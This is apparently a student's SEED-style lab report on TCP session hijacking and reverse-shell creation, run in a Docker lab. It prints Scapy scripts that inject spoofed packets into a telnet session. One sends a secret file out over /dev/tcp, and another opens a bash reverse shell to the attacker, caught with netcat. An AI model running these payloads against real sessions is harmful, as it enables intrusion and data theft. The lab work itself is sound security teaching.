Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.6 LTS
b131f2eafeb7 login: Connection closed by foreign host.
root@215f02afb02e:/#
```

### Task 3: TCP Session Hijacking

You need to submit a detailed lab report, with screenshots, to describe what you have done and what you have observed. You also need to provide explanation to the observations that are interesting or surprising. Please also list the important code snippets followed by explanation. Simply attaching code without any explanation will not receive credits. In addition, answer any questions if any.

In this task we want to hijack an existing tcp session between the victim machine and user 1 by injecting our malicious content into that session. in this telnet session, we (as the attacker) can inject malicious commands into the session, to remove or delete important files for example, causing the victims to execute the malicious commands.

First, before initiating the attack, we connect user1 to victim machine via telnet:



```
seed@VM: ~/.../Labsetup
[04/02/24]seed@VM:~/.../Labsetup$ dockps
1ceb18c56af0  seed-attacker
4ff501678d30  victim-10.9.0.5
f0b994b42492  user2-10.9.0.7
060eb469d8e6  user1-10.9.0.6
[04/02/24]seed@VM:~/.../Labsetup$ docksh 06
root@060eb469d8e6:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
4ff501678d30 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Mon Apr  1 19:51:34 UTC 2024 from 4ff501678d30 on pts/3
seed@4ff501678d30:~$
```

We can see the packet flow and connection using Wireshark.



To restore this content, you can run the 'unminimize' command.

Last log

seed@4f

No.	Time	Source	Destination	Protocol	Length	Info
533	2024-04-02 12:0...	192.168.10.28	224.0.0.251	MDNS	143	Standard query 0x0000 f
534	2024-04-02 12:0...	fe80::cf8:eb2d:29a4...	ff02::fb	MDNS	163	Standard query 0x0000 f
535	2024-04-02 12:0...	fe80::cf8:eb2d:29a4...	ff02::fb	MDNS	163	Standard query 0x0000 f
536	2024-04-02 12:0...	10.9.0.5	10.9.0.6	TELNET	89	Telnet Data ...
537	2024-04-02 12:0...	10.9.0.5	10.9.0.6	TCP	89	[TCP Retransmission] 23
538	2024-04-02 12:0...	10.9.0.6	10.9.0.5	TCP	68	58084 → 23 [ACK] Seq=14
539	2024-04-02 12:0...	10.9.0.6	10.9.0.5	TCP	68	[TCP Dup ACK 538#1] 580
540	2024-04-02 12:0...	192.168.10.28	224.0.0.251	MDNS	365	Standard query response

From the last packet of telnet from 10.9.0.6 (user1) to 10.9.0.5 (victim machine), we get information like sequence number and acknowledgement number and insert them to our hijack.py code:

```
hijack.py
~/Downloads/Lab/Lab 5/Labsetup

1 from scapy.all import *
2
3
4 ip = IP(src="10.9.0.6", dst="10.9.0.5")
5 tcp = TCP(sport=58084, dport=23,
6          flags="A", seq=1484201853, ack=2120798518)
7 data = "\ cat secret >/dev/tcp/10.9.0.1/8080"
8 pkt = ip/tcp/data
9 send(pkt, iface="br-1bf32cd9e0ea", verbose=0)
10
```

Then we run the program (hijack.py) from the Attacker's machine and as we can see the



attack worked, it printed the information from the spoofed packet.

```
SyntaxError: positional argument follows keyword argument
[04/02/24]seed@VM:~/.../Labsetup$ sudo python3 hijack.py
version      : BitField  (4 bits)      = 4          (4)
ihl          : BitField  (4 bits)      = None       (None)
tos          : XByteField              = 0          (0)
len          : ShortField              = None       (None)
id           : ShortField              = 1          (1)
flags        : FlagsField  (3 bits)    = <Flag 0 ()> (<Flag 0 ()>)
frag         : BitField  (13 bits)     = 0          (0)
ttl          : ByteField              = 64         (64)
proto        : ByteEnumField          = 6          (0)
chksum       : XShortField            = None       (None)
src          : SourceIPField          = '10.9.0.6' (None)
dst          : DestIPField            = '10.9.0.5' (None)
options      : PacketListField        = []         ([])
--
sport        : ShortEnumField          = 58084      (20)
dport        : ShortEnumField          = 23         (80)
seq          : IntField                = 1484201853 (0)
ack          : IntField                = 2120798518 (0)
dataofs      : BitField  (4 bits)      = None       (None)
reserved     : BitField  (3 bits)      = 0          (0)
flags        : FlagsField  (9 bits)    = <Flag 16 (A)> (<Flag 2 (S)>)
window       : ShortField              = 8192       (8192)
chksum       : XShortField            = None       (None)
urgptr       : ShortField              = 0          (0)
options      : TCPOptionsField        = []         (b'')
--
load         : StrField                = b'\\ cat secret >/dev/tcp/10.9
.0.1/8080' (b'')
```

#### Task 4: Creating Reverse Shell using TCP Session Hijacking

You need to submit a detailed lab report, with screenshots, to describe what you have done and what you have observed. You also need to provide explanation to the observations that are interesting or surprising. Please also list the important code snippets followed by explanation. Simply attaching code without any explanation will not receive credits. In addition, answer any questions if any.

In this task, we set up a reverse shell on the victim machine by exploiting the fact that we can inject commands to the victim machine.


This is the code that automatically sniffs the packets with a filter filtering for the tcp destination as the victim machine and the source port 23:

```
#!/bin/env python3
from scapy.all import *

def spoof_tcp(pkt):
    ip=IP(src=pkt[IP].dst, dst=pkt[IP].src)
    tcp=TCP(sport=pkt[TCP].dport, dport=pkt[TCP].sport, flags="A", seq=pkt[TCP].ack+5, ack= pkt[TCP].seq+len(pkt[TCP].payload))
    data="\r /bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1 \r"
    pkt=ip/tcp/data
    send(pkt, iface="br-078e2fbcd51e", verbose=0)
pkt= sniff(iface="br-078e2fbcd51e", filter= "tcp and src host 10.9.0.5 and src port 23", prn=spoof_tcp)
```

To pull out the attack, we first get a shell on the user1 (10.9.0.6) docker container and telnet to the victim (10.9.0.5). Then, we get a shell on the seed-attacker docker container and listen for connections on the port 9090. The & is used at the end for the command to stay running in the background while we then start the attack by executing the task4.py file (the code in the screenshot above).

After the execution of the program, the telnet session that user1 had on the victim freezes:




```
seed@VM: ~/Labsetup
[04/02/24]seed@VM: ~/Labsetup$ docksh 7e
root@7ee1c1175a1d:~# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^J'.
Ubuntu 20.04.1 LTS
7936a8336e66 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Apr 2 20:07:01 UTC 2024 from user1-10.9.0.6.net-10.9.0.0 on pts
/5
seed@7936a8336e66:~$ ls
seed@7936a8336e66:~$ echo omar
omar
seed@7936a8336e66:~$ echo
```

While if we take a look at the output of the seed-attacker terminal, we successfully receive a connection from the victim:

A screenshot of a terminal window titled 'seed@VM: ~/.../Labsetup'. The terminal shows a series of commands and their outputs. The user 'root' attempts to change to the directory 'volumes/l', which fails with the message 'bash: cd: volumes/l: No such file or directory'. Then, the user changes to 'volumes/' and runs 'nc -lnv 9090 &'. The prompt changes to '[1] 17' and then 'root@VM:/volumes# Listening on 0.0.0.0 9090'. After running 'ls', the output shows 'synflood.c task-1.py task-3-hijack.py task-4-reverse-shell.py'. Then, the user runs 'task-4', which fails with 'bash: task-4: command not found'. Finally, the user runs 'task-4-reverse-shell.py', which results in 'Connection received on 10.9.0.5 41522'. The prompt then changes to 'seed@7936a8336e66:~\$'.

Therefore, we have successfully gained a reverse shell on the victim machine and now can execute malicious commands on the target system.